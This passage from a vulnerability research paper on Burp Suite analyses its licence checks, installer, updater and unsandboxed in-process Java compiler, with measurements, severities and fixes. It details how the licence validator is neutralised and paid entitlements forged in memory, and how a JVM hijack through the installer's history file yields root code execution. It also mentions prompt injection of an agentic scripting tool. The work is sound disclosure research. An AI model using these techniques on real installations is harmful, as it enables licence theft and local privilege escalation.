An earlier iteration recorded this as a hypothesis and called it the review's most important open question. It has since been tested — and it is refuted, though the mechanism behind it is real. In summary: the snippet compiler and loader impose no runtime sandbox at all (so the import allowlist protects nothing against `java.lang.reflect`), but the agentic surface that hosts the channel requires entitlement `Zwh1.ZZ`, which is false in Community, so the channel cannot supply the licence it requires. A live test then showed that flipping that entitlement at runtime does not install the module either. The full treatment, with the measurements, is §6.13 and F8/F9. The follow-up that this section originally left open — whether a *different* consumer of the same shared compile service is reachable without an entitlement — has since been answered: **yes**, three of the fourteen rule types carry no entitlement, so view and capture filters compile and instantiate user Java in Community with no licence (§6.13d). That widens LIC-0's precondition and still does not produce a remote primitive, because no consumer compiles message-derived source; F10 records the general lesson.

6.2 LIC-1 — Licence validation is governed by a public mutable static

Status: verified live. Severity: Medium.

`burp.Zrhm.Zf(boolean) / Zo() / ZH()` (source in §3.3). Production value of `ZK` is `false`. With the gate at its production value the validator rejected 4,220/4,220 adversarial inputs; after `Zf(true)` 4,220/4,220 were accepted on the `void` path (§5.5).

The finding's *limit* is as important as its existence: end-to-end, the flag alone does **not** yield a licence, because the desktop path consumes the `Object[]` variant which then returns `null` and NPEs inside `Zpym.Zx`, mapping to `Ztm3`. The demonstrated consequence is "the validator is neutralised"; a full bypass needs a caller that treats absence-of-exception as success — which exists on the activation path (§3.5), so the distance is one refactor, not one flag.

6.3 LIC-2 / LIC-3 — Unauthenticated store; coarse entitlement gate

LIC-2 — Status: verified (tampering rejected). Severity: Low. Prefs injection yields Community Edition; rejection is local with no outbound traffic. The crypto is the backstop and it holds. See §5.6.

LIC-3 — Status: verified live (26/26). Severity: Low-Medium (design). `Zthb.Zf` is a pure presence check; `null` entitlement returns `true`; one non-null object flips 26 entitlements at 251 call sites. No expiry, product, edition, seat or activation re-evaluation occurs at the gate. Expiry is enforced elsewhere (startup, the `Z_hj` countdown UI, and process exit codes `Zp5d.LICENSE_EXPIRED`, `Zp5d.INVALID_LICENSE`), which is precisely the point: the enforcement is *distributed*, and only one component of it consults the crypto.

6.4 LIC-4 — Manual-activation replay binding (OPEN)

The manual flow hands a request blob out and accepts a response blob back. `burp.Zjve` carries `Channel`, `LicenseNumber`, `ProductEdition`, `ProductExecutionMode`, `ProductType`, `ProductVersion`, `ProjectFileIdentifier`, `UniqueIdentifier`. `Z_ca.ZZ(blob)` reduces the blob to valid/invalid with **nothing** compared against key or machine; the only binding is the pref key name `Zm(digest(licenceNumber))`.

Not determined: whether the `Activate.ashx` response is bound to the installation. This requires a genuine licence and was not attempted. Consequence if unbound: one activation response is replayable on other machines with the same key (licence sharing). Reported as open, with the comparable, well-designed allocation flow (§6.8) as evidence that the vendor knows how to do this binding.

6.5 LIC-5 — Licence key stored in plaintext in a world-readable file

Status: verified. Severity: Low (local credential exposure).

```
$ stat -c '%A %U:%G %n' ~/.java/.userPrefs ~/.java/.userPrefs/burp ~/.java/.userPrefs/burp/prefs.xml
drwxr-xr-x kali:kali /home/kali/.java/.userPrefs
drwxr-xr-x kali:kali /home/kali/.java/.userPrefs/burp
-rw-rw-r-- kali:kali /home/kali/.java/.userPrefs/burp/prefs.xml
```

`Zait.Zm` writes `prefs.put("license<M>", value.trim())` into that file. On a multi-user host every local user can read the paid licence secret — exactly the material the activation process is meant to bound. The account/SSO token store, by contrast, is in-memory only (`burp.Zi0n`, an in-memory map under a read-write lock) and `~/.BurpSuite` is created `0700`; the prefs tree is the outlier because Burp delegates to `java.util.prefs`. Java's prefs backend applies the process umask, so the worst case is `0644` — still world-readable.

6.6 INS-1 / INS-2 — Installer privilege-boundary defects

INS-1 (reproduced, High when run with elevated rights). Predictable `<progrname>.<pid>.dir` plus `[ -d ]` (symlink-following) acceptance yields arbitrary-directory write of 163 MB of executable content as the installer's user, typically root. §5.2.

INS-2 (reproduced, Medium-High given argument control). `-J...` appended verbatim to the JVM command line; `-J-javaagent:` demonstrated. §5.2.

INS-3 (inspection, Medium/supply-chain). No signature, hash or authenticity check anywhere in the stub; a corrupt gzip stream is the only detectable tampering.

INS-4...INS-8 per `notes/01-install-script-review.md`, including the two refuted findings (§5.2).

6.7 INS-9 / INS-10 / INS-11 — Update channel

- **INS-9 (positive control).** Downloads authenticated with `SHA256withRSA` against an embedded RSA public key; expected signature from the `x-signature` response header. Appendix F.
- **INS-10 (Low-Medium).** The update *feed* — the JSON that names the installer and its signature — is not independently signed, so authenticity rests on TLS; a TLS-terminating party can offer an older, still-validly-signed installer. No client-side minimum-version check was identified.
- **INS-11 (Low, privacy).** The update request carries `&license=`, `&number=`, `&keyCode=` and `&iid=`, i.e. the licence secret leaves the host by design.

6.8 AC-5 — Unauthenticated licence revocation through the update check

Status: static + traced. **Severity:** Medium (TLS interception / hostile proxy). §5.9. "Revoke this client's licence and exit" is a first-class value of the update response, and that instruction carries no cryptographic authentication.

6.9 AC-1 / AC-2 / AC-3 — REST API access control

- **AC-1 (Medium, misconfiguration).** The desktop API has an explicit "Allow access without API key" mode and can bind to all interfaces; gated on `Zwh1.Zb`, so unreachable in Community, defaults safe.
- **AC-2 (Low).** The API key is carried in the URL path (`ApiKey.getHttpPathString()`), so it appears in client logs, shell history and any proxy observing the integration.
- **AC-3 (Informational, untestable).** The enterprise licence routes (`/license`, `/licenseKey`, `/licenseActivation*`) live in an API builder constructed **without** an `AuthenticationManager`, unlike the desktop builder. Enterprise auth is presumably enforced by the (non-delivered) server product. Flagged so it is not forgotten if the enterprise build ever enters scope.

6.10 AC-4 — Loopback bridge guarded only by a Host header

Status: static + probing (inert in this build). **Severity:** Low. §5.9. An unauthenticated "update my licence key" trigger on a localhost port is worth recording even when the framing is unknown.

6.11 Positive controls worth recording

Reporting only failures would misrepresent the system. Verified controls:

Control	Test	Outcome
Licence key/activation crypto	4,220 adversarial inputs, both gate states	production: 0 accepted, 0 unexpected exceptions
Licence key tampering	inject <code>license1=FAKE...</code> , restart	rejected; no outbound traffic
<code>expired_license1</code> tampering	clear <code>use_community_edition + license1</code> , inject, restart	not consumed; state <code>Ziwm</code> ; nothing unlocked
Stale-temp cleanup vs symlinks	decoy symlink to victim tree, dialog accepted	canary survived; <code>Files.walk</code> does not follow links
Download integrity (updater)	static + recovered key material	<code>SHA256withRSA</code> vs embedded key — real authentication
Account-token storage	static (<code>Zi0n</code>)	in-memory only; <code>~/BurpSuite</code> is <code>0700</code>
Update endpoint selection	static (<code>Zer.Ze</code>)	base URL set internally; not redirectable by config

Control	Test	Outcome
Licence-allocation API	static (Zjuq + Zafg)	nonce-bound, X-Nonce echo, SHA256withRSA over keyId-nonce-body , separate production/staging keys
Validator robustness	1 MB / NUL / malformed inputs	no NPE, overflow, or hang

The allocation-API design deserves emphasis as the counter-example: the vendor demonstrably knows how to build a signed, nonce-bound, replay-resistant protocol. The legacy path simply does not use it for the decision that matters at runtime.

6.12 INS-12 — JVM hijack through the framework's "previous installations" database

Status: reproduced end-to-end, including adoption and bundling (revision). **Severity:** High when the installer or launcher runs elevated; Medium-High otherwise (persistent compromise of the installed product). **Precondition:** write access to a directory named by a file the installer itself maintains.

Findings INS-1...INS-11 were derived from the stub and the licence subsystem. The bundle's installer analysis (docs/04-installer-analysis.md §2) identifies a distinct route in the *JVM search chain*: candidate #4 is the previous-installations database at `$XDG_DATA_HOME/install4j/apps/<base64 app-id>`, one install root per line, from which `<root>/jre` is tested as a JVM.

```
$ cat ~/.local/share/install4j/apps/NjU5Mi0xMTU1LTlxNjMtMzk3Mw__ # as first observed, 30 Oct
/tmp/bt4/out
/tmp/bt3/out3
/tmp/bt3/out2
/tmp/bt3/out
/tmp/bt2/out
/tmp/bt/out
/run/media/kali/.../burp-analysis/BurpSuite
$ for d in $(cat ...); do [ -d "$d" ] && echo "EXISTS $d" || echo "gone $d"; done
gone /tmp/bt4/out      ← attacker re-creatable
gone /tmp/bt3/out3
...
```

The `/tmp/bt*` entries are the October reproduction installs — the installer's own history, written by running it. The directories no longer exist, so those paths are **re-creatable by anyone with write access to `/tmp`**.

The chain, as reproduced. With a controlled `HOME` whose database contains exactly one entry naming an attacker-controlled install root:

1. `test_jvm` executes `<root>/jre/bin/java -version` — **no prompt, as the invoking user**.
2. Because the directory is a real JDK tree with `bin/java` replaced, the version check passes and the candidate is **adopted** (`-Di4j.previousJdk=true` in the installer's own command line).
3. The **installation itself runs on the attacker's binary**:

```
text -Dexe4j.moduleName=.../burpsuite_linux_v2026_10_1.sh -Dexe4j.totalDataLength=421281098 -Din-
stall4j.cwd=... -Di4j.previousJdk=true --add-opens java.desktop/java.awt=ALL-UNNAMED --enable-na-
tive-access=ALL-UNNAMED -classpath i4jruntime.jar:launcher0.jar install4j.Installer3813100476 -q
-dir .../i9y-out -overwrite
```

1. `install4j` **copies the selected JVM into the installed product**, so the attacker's script becomes the application's runtime, byte-identical:

```
text $ md5sum hostdir/jre/bin/java i9y-out/jre/bin/java 8d961066d169ab4e367e425008bf91dc hostdir/
jre/bin/java 8d961066d169ab4e367e425008bf91dc i9y-out/jre/bin/java $ i9y-out/jre/bin/java -version
INVOCATION: -version ← our marker, from the installed tree
```

1. `inst_jre.cfg` in the new installation records the attacker's directory as well, so the launcher's last-resort JVM resolution also points there (cf. I8): `/.../hostdir/jre`.

Impact. Under `sudo ./burpsuite_linux_v2026_10_1.sh` — the documented way to install system-wide — this is local privilege escalation: any local user who can create a directory named by a per-user history file executes code as root, and leaves a root-installed product whose runtime is their binary. Under a per-user install it is a persistent compromise of the product rather than a boundary crossing: the application the user later launches is one the attacker chose the runtime for.

What is *not* claimed. The database is per-user (`$XDG_DATA_HOME`), so an unprivileged attacker cannot *pre-seed* another user's list — they need the victim to have installed before, or need write access to that file. The demonstration used a controlled `HOME` to make the state unambiguous; the pollution that made the route visible in the first place was produced by ordinary successive installs.

Why this matters to the paper's thesis. The licence validator was hardened while an executable-path decision, in the same delivered installer, was delegated to a mutable text file in the user's home. No amount of cryptographic strength in `Z_ca` composes with that: the two controls are in series, and the weaker one is on the launch path.

Fix. Never resolve an executable from a world-writable or user-writable history file. If the history is kept, treat it as a cache of *paths to be re-validated*, never as an authority; drop `$XDG_DATA_HOME` entries that are writable by anyone but the owner; and do not copy a selected JVM into the installation without verifying it against a signed manifest.

6.13 SNIP-1 — First-party snippet execution is unsandboxed; the gate that contains it is one-shot

Status: mechanism verified; bootstrap refuted; live module installation refuted; entitlement audit complete (three of fourteen rule types are free, so the pipeline is reachable in Community without a licence); website-driven escalation attempted and refuted. Disposition: architectural hazard behind an entitlement the service does not actually have, not a licence-bypass route and not a remote primitive.

This finding replaces the "strongest open lead" stated in an earlier iteration. The product ships a documented facility to compile and run Java inside its own process — the agentic tool surface, whose own descriptions say it "*Compiles and runs a skill-supplied Java/Montoya script inside the Burp process*" and "*Runs arbitrary Montoya code*". If that facility could reach `burp.Zlaa`, LIC-0's precondition would collapse. It cannot through the agentic door, and the reason is instructive in four parts (the fourth, added in revision, is the entitlement audit that widened the door and then closed the escalation):

(a) The pipeline itself has no sandbox. Verified end-to-end by driving the product's own classes:

Property	Observation	Evidence
Compiler options	<code>[-proc:none, -Xlint:all]</code> — no <code>--class-path</code> , no <code>--release</code> , no module restriction	static field <code>burp.Zjhx.Zc</code> , read reflectively
Compile class-path	the application classpath (<code>java.class.path</code>), i.e. <code>burpsuite.jar</code>	<code>Zrxc.Zo() = Tool-Provider.getSystemJavaCompiler(); get-Task(..., options=Zc, ..., units)</code>

Property	Observation	Evidence
Loader	<code>burp.Zu4k</code> extends <code>ClassLoader</code> , <code>loadClass</code> → <code>super.loadClass</code> first, <code>defineClass</code> only on failure	bytecode
Loader parent	<code>jdk.internal.loader.ClassLoaders\$AppClassLoader</code> — the loader holding <code>burp.*</code>	live
Reachability from <code>java.*</code> -only source	<code>Class.forName("burp.Zlaa")</code> succeeded; <code>Zlaa</code> methods = [<code>ZL</code> , <code>Zn</code> , <code>Zw</code> , <code>ZJ</code> , <code>Zb</code>]	live
Documented import allowlist	not enforced by the compiler: source with <code>import burp.Zlaa;</code> compiled with 0 problems	live
Runtime sandbox	none observed: no <code>findClass</code> override, no separate parent, no <code>SecurityManager</code> , no module layer, no bytecode filter	bytecode + live

That is the hazard, stated plainly: a first-party compile-and-run facility whose only containment is a *compile-time* import convention, which cannot constrain `java.lang.reflect` (explicitly allowed) and is not applied by the compiler at all.

(b) The cell that contains it is an entitlement, and the loop is closed. The agentic module declares its requirement in code:

```
public burp.Zwh1 requiredEntitlement();
    0: getstatic #17    // Field burp/Zwh1.ZZ:Lburp/Zwh1;
    3: areturn
```

`Zwh1.ZZ` is referenced only by `burp.agentic.*`. In a Community instance it is `false`, so the module is not installed and the tools do not exist. Using the scripting feature to obtain a licence therefore requires the licence the feature would provide. **The bootstrap is circular, and that is the answer to the lead:** the shipped scripting surface is not a route into LIC-0.

(c) The gate is live; the module is not. The second live measurement is the one worth carrying forward. After the in-memory bypass publishes the anchor at +4 s:

```
[control] Zthb.Zf: allowed 0/26    Zwh1.ZZ -> false    burp.agentic classes loaded: 0
[injected] Zthb.Zf: allowed 26/26  Zwh1.ZZ -> true     burp.agentic classes loaded: 0    (positive
control: burp.Zwd -> 1)
```

Same predicate, two lifetimes. The 251 `Zlac.Zf` call sites re-read it on every use, which is why the wizard, the title and the REST-API entitlement flip instantly. Module wiring evaluated it once, earlier, and does not re-evaluate — so the agentic module is *not* retrofitted onto a licensed-in-memory instance. The practical consequence cuts both ways: the bypass does **not** hand an attacker the snippet channel, and a vendor cannot rely on "flip the licence and the features appear" as a design property either, because some of its own consumers behave differently from others.

A stronger test of the same claim (revision). The first measurement injected at $\sim +4$ s, which leaves room to argue that a faster attacker might land before module wiring. So the injection was moved to the earliest moment a JVM allows: a probe that waits for the *application* to load `burp.StartBurp` and then reads its `Zw` field every millisecond, publishing the anchor within 9 ms of the suite object being set.

```

+197ms    StartBurp loaded by the application
+2182ms   StartBurp.Zw set; suite=burp.Zruv
+2189ms   ANCHOR PUBLISHED; Zlaa.Zw()=EarlyForgedInfo      ← 9 ms after the suite existed
+4071ms   Zwdw present
+4074ms   COMMITTED (Zqxl)
+4077ms   GATE zf(ZZ)=true  zf(null)=true  agenticClasses=0
...       (every 3 s, unchanged) ...
+49083ms  DONE agentic classes seen: 0

```

Forty-seven seconds of `Zwh1.ZZ = true`, from the earliest instant code inside the process can act, and still not one `burp.agentic` class is loaded — while the control instance, which never publishes anything, also loads none. The module's installation decision therefore precedes *any* publication that a post-remain thread can perform. The containment is not a race the attacker can win by being quick.

What that does not cover: code that runs at `premain` and rewrites classes (a `-javaagent` transformer could make `Zthb.Zf` return `true` before wiring, which would install the module). Such an agent already satisfies the LIC-0 precondition in full, so it gains no new capability — but it does mean the correct statement of SNIP-1 is "contained against runtime state changes", not "contained absolutely".

(d) The escalation attempt: reachable, licence-free, and not reachable from untrusted input. The residual risk recorded in the previous revision — "if any consumer of the shared compile service is reachable in Community without an entitlement, the same unsandboxed pipeline becomes reachable by a different door" — was taken up and **closed as a negative**. It closed in two directions at once, which is why the answer is worth a subsection rather than a line.

First, the door is wider than assumed: the compile service carries no entitlement at all. `Zc63.compile` has exactly seven callers in 53,562 classes, and six of them reference `Zwh1` zero times:

```

$ awk -F'\t' ' $3=="burp/Zc63" && $4=="compile"{print $1}' extracted/xrefdb.tsv | sort -u
burp/Zish.class burp/Zj35.class burp/Zpvy.class burp/Zq5_.class
burp/Ztm2.class burp/Ztuc.class burp/Zud2.class          # Zish alone references Zwh1 (1 ref)

```

The entitlement lives on the *rule type* (`burp.Zr_b`), not on the compiler, and three of the rule types carry `null` where the others carry an entitlement (decompiled `burp.Zr_b` static initialiser; all seven rows re-verified against the class file):

Zr_b constant	Entitlement argument	Locations	Community
VIEW_FILTER	<code>null</code>	PROXY_HTTP_HISTORY, PROXY_WEBSOCKET, LOGGER, SITEMAP	free
CAPTURE_FILTER	<code>null</code>	LOGGER	free
AGENTIC_SCRIPT	<code>null</code>	AGENTIC (module still gated <code>Zwh1.ZZ</code>)	free
CUSTOM_COLUMN	<code>Zwh1.Z0</code>	history, websocket, logger	Pro
MATCH_AND_REPLACE_REQUEST / _RESPONSE	<code>Zwh1.ZL</code>	PROXY_HTTP_HISTORY	Pro
CUSTOM_ACTION	<code>Zwh1.Zu</code>	REPEATER	Pro
5 × SCAN_CHECK_*, 2 × COLLABORATOR_*	<code>Zwh1.ZT</code>	SCANNER	Pro

Consequence, and it is the part that matters for LIC-0: Bambda *view filters* and *capture filters* compile and instantiate user-written Java inside the Burp process **in Community Edition, with no licence**. The report's "in-process code execution" precondition for LIC-0 is therefore not exotic at all — it is satisfiable by a shipped, free, documented feature. That is a material strengthening of LIC-0's reachability, and it costs the reader no adversary capability to verify.

The loader does more than compile. `burp.Zu4k` has exactly **one** user in the product (`burp.Zpvy`), and that user does not stop at loading:

```
Set<CompiledClass> set = compilationResult.compiledClasses();
Zu4k zu4k = new Zu4k(set);
Class<?> clazz = zu4k.loadClass(...); // defined, linked
Constructor<?> constructor = clazz.getConstructor(...);
return new Zjlb(constructor.newInstance(objectArray), ...); // instantiated
```

with the application class loader as parent, so constructors and `<clinit>` run. This is not merely a compiler exposed in-product; it is a define-link-instantiate path.

Second — and this is why the escalation is closed — compilation is lazy, and every consumer compiles a stored script, never traffic. `Zpvy.ZU(String source, ...)` stores the source and sets a dirty flag; the first message that reaches the filter is what triggers compilation (`Zpvy.Zq`). Loading a script therefore does not run it. More decisively, the eleven compile-consumers take their source from one place only:

Consumer	Compiles	Source origin	Traffic-derived?
<code>Zpvy</code> (Bambda executor)	the stored field <code>Zp</code>	whatever <code>ZU(source)</code> was given	n/a (caller-supplied)
<code>Zf7</code> (logger display filter)	<code>source()</code>	<code>prefs bambda.logger_display_filter.bambda</code>	no
<code>Z_os</code> (HTTP-history filter)	<code>source()</code>	<code>prefs bambda.http_history_display_filter.bambda</code>	no
<code>Zirq</code> (sitemap filter)	<code>source()</code>	<code>prefs bambda.sitemap_display_filter.bambda</code>	no
<code>Zj35</code> (Bambda editor + run)	<code>source()</code>	editor text	no
<code>Zq5_</code> (editor validate)	<code>source()</code>	editor text	no
<code>Zl5g</code> + <code>Zud2</code> (editor pane)	supplier	editor text, on every keystroke	no
<code>Ztuc</code> (scan-check editor)	<code>source()</code>	script object	no
<code>Zqkn</code> (scan-check tester)	<code>source()</code>	script object	no
<code>Zish</code> (custom actions)	<code>source()</code>	editor text; gated <code>Zwh1.Zu</code>	no
<code>Zrlq</code> (match/replace scripts)	via <code>Ztm2</code>	config; gated <code>Zwh1.ZL</code>	no

Every path is `script.source() → compile → newInstance`. **Not one reads bytes from a proxied message to build the source.** A hostile website can influence the *message* a filter evaluates; it cannot influence the *code* the filter compiles. The chain from "website visited through Burp" to "Burp executes attacker code" therefore breaks at source provenance, not at reachability — which is exactly the opposite of what the escalation needed, and the negative is the more useful result: it tells a defender where the boundary actually is.

Residual risk after this measurement: the compile service remains an entitlement-free in-process code-execution surface. That is a defensible product design for free display filters (the filter must run user code to be a filter), but it means the pipeline's containment cannot be an entitlement check, because for three of its consumers there is no entitlement to check. The mitigation has to be structural — the dedicated, package-restricted class loader of recommendation 14 — and the invariant to enforce is the one this measurement establishes: **no consumer may ever compile source derived from message content.**

What would still be worth testing, and why it was not: two deliveries could promote this from a design finding to a paid one, both outside what this corpus can settle. (i) An untrusted **project file** carrying a stored script whose compilation ignores the load-time trust decision — maps to the vendor programme's "project file loaded in untrusted mode" bullet, but requires a Pro/disk-project instance that Community refuses, and testing it on a forged licence would not be representative. (ii) Indirect **prompt injection** driving an agentic `run_custom_script` tool — the vendor policy explicitly accepts that class, and the shipped tool descriptions advertise the primitive, but the module requires `Zwh1.ZZ`, which is not installable at runtime (§6.13c). Both are recorded in Appendix H.3 rather than claimed here.

The attempt itself is retained as `SNIP1-ESCALATION-RESULT.md` in the workspace root; §7.4's M-series treats a negative like this as a result, and this one is the sixth.

7. Analysis of Failure Modes

This section is the paper's analytical core. The question it answers is not "what was broken?" but "given a licensing mechanism that is cryptographically sound, why does the product still fail, and what follows downstream?"

7.1 The tightness paradox

The two facts that must be held simultaneously:

- **The validation is strong.** Asymmetric verification of both the key and the activation blob; 4,220 adversarial inputs rejected with no unexpected exceptions; graceful degradation on 1 MB and NUL-laden inputs; on-disk tampering rejected locally without network traffic; a revocation blocklist of 168,035 identifiers; a nonce-bound, signed allocation API; a signed updater.
- **The enforcement is a null check.** One field, read by one method, written by a public setter.

The resolution is that these protect different things. Cryptography here protects the **acquisition** of a licence — it guarantees that a licence object can only be *legitimately obtained* by someone holding a valid key. It says nothing about the **consumption** of that object. Once the object exists, every consumer trusts it, and nothing re-establishes its provenance.

Formally, the design enforces:

<code>authentic(info) ⇒ exists(info)</code>	(the crypto guarantees this)
---	------------------------------

but every consumer tests:

<code>exists(info)</code>	(which is the converse's consequent, not its premise)
---------------------------	---

Affirming the consequent is normally a logical error with no security consequence. Here it is the security model: `exists(info)` is trivially satisfiable, and `authentic(info)` is never asked again.

7.2 Failure taxonomy

We generalise the observed defects into ten classes. Each is instantiated in this product; each recurs widely in commercial desktop software. F10 was added in the fourth pass, because the escalation audit produced a failure mode that the first nine do not cover — one about how a *shared* service should be reasoned about, rather than about what the product got wrong.

F1 — Validation/enforcement asymmetry. Security properties are established once, at acquisition, and never re-established at consumption. *Instantiation:* `Zthb.Zf` tests `info != null`; `Zwdw.Zl` commits any `Zp1p`; `Zpym.Zx` builds the real `Za7e` record from caller data. *Consequence:* the strength of the crypto is orthogonal to the enforcement. *Detection heuristic:* find the security de-

cision, then find every consumer of its output and ask what each re-checks. If the answer is "that it is non-null", F1 is present.

F2 — Mutable global state as a trust input. A security-relevant predicate lives in a static field with a public setter. *Instantiation:* `ZrhM.ZK` with `Zf/Zo/ZH`, referenced by 1,241 classes at 2,225 call sites. *Consequence:* the validator's control flow is externally patchable, and because the flag is an obfuscator artefact (opaque predicate for control-flow flattening) it is *product-wide*, so its blast radius far exceeds licensing. *Root cause:* a build-time transformation promoted to runtime state without a security review of the promotion.

F3 — Presence-as-entitlement (granularity collapse). A capability model with n features is gated on a single boolean. *Instantiation:* 26 `Zwh1` entitlements, all reduced to `info != null`. *Consequence:* there is no least-privilege boundary *inside* the paid tier; one forged object unlocks every Professional feature at once, including network-facing ones (§7.3.2). A per-entitlement signed assertion — one that carries the entitlement list and is checked per call — would make partial forgery proportionally harder and would allow the vendor to price and revoke per feature.

F4 — Publication before completion (ordering defect). The trust anchor is published at the *pre-activation* state. *Instantiation:* `Zwdw.ZF` does `state = Zah7`; `Zlaa.ZL(info)`; `Zlaa.ZJ(null)`; and only then calls the activation check. *Consequence:* activation is not a security precondition for entitlement, only a UI-flow condition. An attacker who obtains a *key* but never completes activation already satisfies the gate (D6). *Detection heuristic:* find the two-factor design and check the order in which the factors' verdicts are published.

F5 — Unauthenticated internal chokepoint. A single, well-chosen chokepoint is only as good as its caller authentication. *Instantiation:* the entire write surface of the trust anchor is five call sites in one class (excellent), but that class exposes `public void ZL(Z_l_)` on a public interface, and `Z_l_` is an ordinary record the caller constructs. *Consequence:* "single chokepoint" is a *code-quality* property, not a *security* property, when the chokepoint's argument is caller-controlled and the chokepoint is reachable reflectively from any in-process code. *Lesson:* chokepoints reduce audit surface, but they do not create a privilege boundary inside a single address space.

F6 — Unprotected secondary decision channel. A non-licensing channel is granted authority over the licence. *Instantiation:* the release-check response carries `LICENSE_INVALID`, which deletes licence material and terminates the process (`Z_30.ZZ` → `Zw98.ZQ` → `Zait.ZK/Zait.ZO` → `Zp5d.LICENSE_WAS_NUKED`), protected only by TLS while the *download* on the same channel is signed. *Consequence:* a party who can terminate TLS mounts a denial-of-service against the licence. *Generality:* any place a product accepts a destructive instruction ("revoke", "uninstall", "downgrade", "wipe") over the same transport that carries unsigned metadata is a candidate.

F7 — Secret placement in a shared namespace. A credential is stored using a mechanism whose access control belongs to the platform, not the application. *Instantiation:* LIC-5 — the licence key in `~/.java/.userPrefs/burp/prefs.xml` at 0664 inside 0755 directories, while the SSO token (correctly) lives in memory and `~/.BurpSuite` is 0700. *Consequence:* the licence secret is readable by every local user. *Generality:* delegating secret storage to `java.util.prefs`, `NSUserDefaults` defaults domains, or a shared registry hive inherits that mechanism's permission model, which is rarely 0600-equivalent.

F8 — A sandbox made of a compile-time convention. Containment of executable content is expressed as a restriction on what the *source text may import*, while the runtime imposes nothing. *Instantiation:* SNIP-1 — the documented rule that snippet imports must resolve to `burp.api.montoya.*` or `java.*`, in a pipeline whose compiler options are only `-proc:none -Xlint:all`, whose class loader delegates to the application loader first, and which therefore permits `Class.forName("burp.Zlaa")` from `java.*` code (and, as measured, `import burp.Zlaa`; as well). *Consequence:* the containment is advisory. *Generality:* any product that runs user- or model-authored code in-process and describes the containment in terms of a language-level allowlist is exposed to this class, because reflection, `ClassLoader`, `MethodHandle` and `Unsafe` are all ordinary library API.

Detection heuristic: for every "we only allow X" claim, ask **which layer enforces it** — parser, compiler, loader, or runtime — and test the claim at the layer that executes.

F9 — Check content without check lifetime. The same predicate is consulted live by some consumers and once by others, so "the gate is checked" is not a single fact. *Instantiation:* `Zthb.Zf` is re-read at 251 call sites (which is why the wizard, title and REST entitlement flip the instant the anchor changes) while module wiring consults it once at startup and never again (which is why a runtime flip does not install the agentic module — measured, §6.13c). *Consequence:* both defensive reasoning and offensive reasoning go wrong in different directions: a defender assumes a flip propagates everywhere, an attacker assumes a flip unlocks everything. *Detection heuristic:* for each consumer, record whether the decision is memoised, wired, or re-evaluated; the three behave differently under mutation.


Two further weaknesses were recorded but are better understood as *consequences* of F1 than as independent classes: the activation blob's lack of per-installation binding (LIC-4, open), and the revocation blacklist's position *after* cryptographic acceptance — a deny-list cannot defend a path that never consults the validator.

F10 — Capability mistaken for delivery (shared-service trust inversion). When a privileged service has many callers, the service's own gate says nothing about its reachability: the effective trust level is the *union of its callers' input trust*, and the effective containment is the *intersection of their input hygiene*. Auditing the service in isolation produces the reassuring answer and the wrong one. *Instantiation:* the shared compile service is entitlement-free for three of fourteen rule types, so it is reachable in Community with no licence — but no caller compiles message-derived source, so the reachable capability still cannot be driven by untrusted input (§6.13d). *Consequence:* two opposite errors are available and both are common. Reading only the service yields "this is a free in-process code-execution feature" (over-claim); reading only one caller yields "this is a gated editor helper" (under-claim, which is what this paper said before the fourth pass). *Detection heuristic:* enumerate every caller, then for each record (a) whether it has its own entitlement, and (b) where its *input* comes from — trusted store, user buffer, or parsed remote data. Only the third column decides whether the service is a remote primitive; the first decides what you can say about licensing.

7.3 Downstream impact

The interesting question is not what breaks inside the licensing subsystem, but what breaks *because* the decision it makes is trusted elsewhere.

7.3.1 The fan-out from one field



Every arrow terminates in an `== null` test or a `!= null` test. There is no arrow back to the validator.

7.3.2 The licensing gate is also the *only* gate on a network service

This is the most consequential downstream effect, and it inverts the usual risk framing.

The desktop REST API — a network listener with endpoints for the request engine, sitemap and proxy history — is gated on `Zwh1.Zb` (§5.9, §6.9). In a Community instance it cannot be started at all, which is why it could not be exercised during this review. The *same* gate that a memory injection flips from `false` to `true` for `Zwh1.Zb` is the gate in front of that listener.

Consequently the chain is:

```
in-process code (agent / extension / BDoc / user.vmoptions)
  → publish forged Zp1p
    → Zwh1.Zb becomes entitled
      → REST API service becomes startable
        → if user_options.misc.api.listen_mode == "all_interfaces"
            and insecure_mode == true (the combination the UI permits)
              → unauthenticated network access to the request engine, sitemap, proxy history
```

The licensing bypass in isolation grants features to a user who already controls the process — a low-impact outcome. The licensing bypass *as an enabler* is what converts a local, in-process capability into a network-facing, unauthenticated one. Neither defect is severe alone; the composition is.

Note what is **not** claimed: the two `user_options` settings are the user's own configuration, so enabling them requires either user action or write access to `~/.BurpSuite/UserConfig.json`. The finding is that a *licensing* control is load-bearing for an *access-control* control, so trust in the former silently underwrites trust in the latter. Controls should not be transitive.

7.3.3 The control plane cannot see what it cannot persist

Revocation (AC-5, and the 168,035-entry blocklist) operates on **persisted** artefacts: pref keys and activation blobs. The bypass writes nothing (§5.7, Test 2: "prefs: no licence keys written — the pass is memory-only"). Therefore:

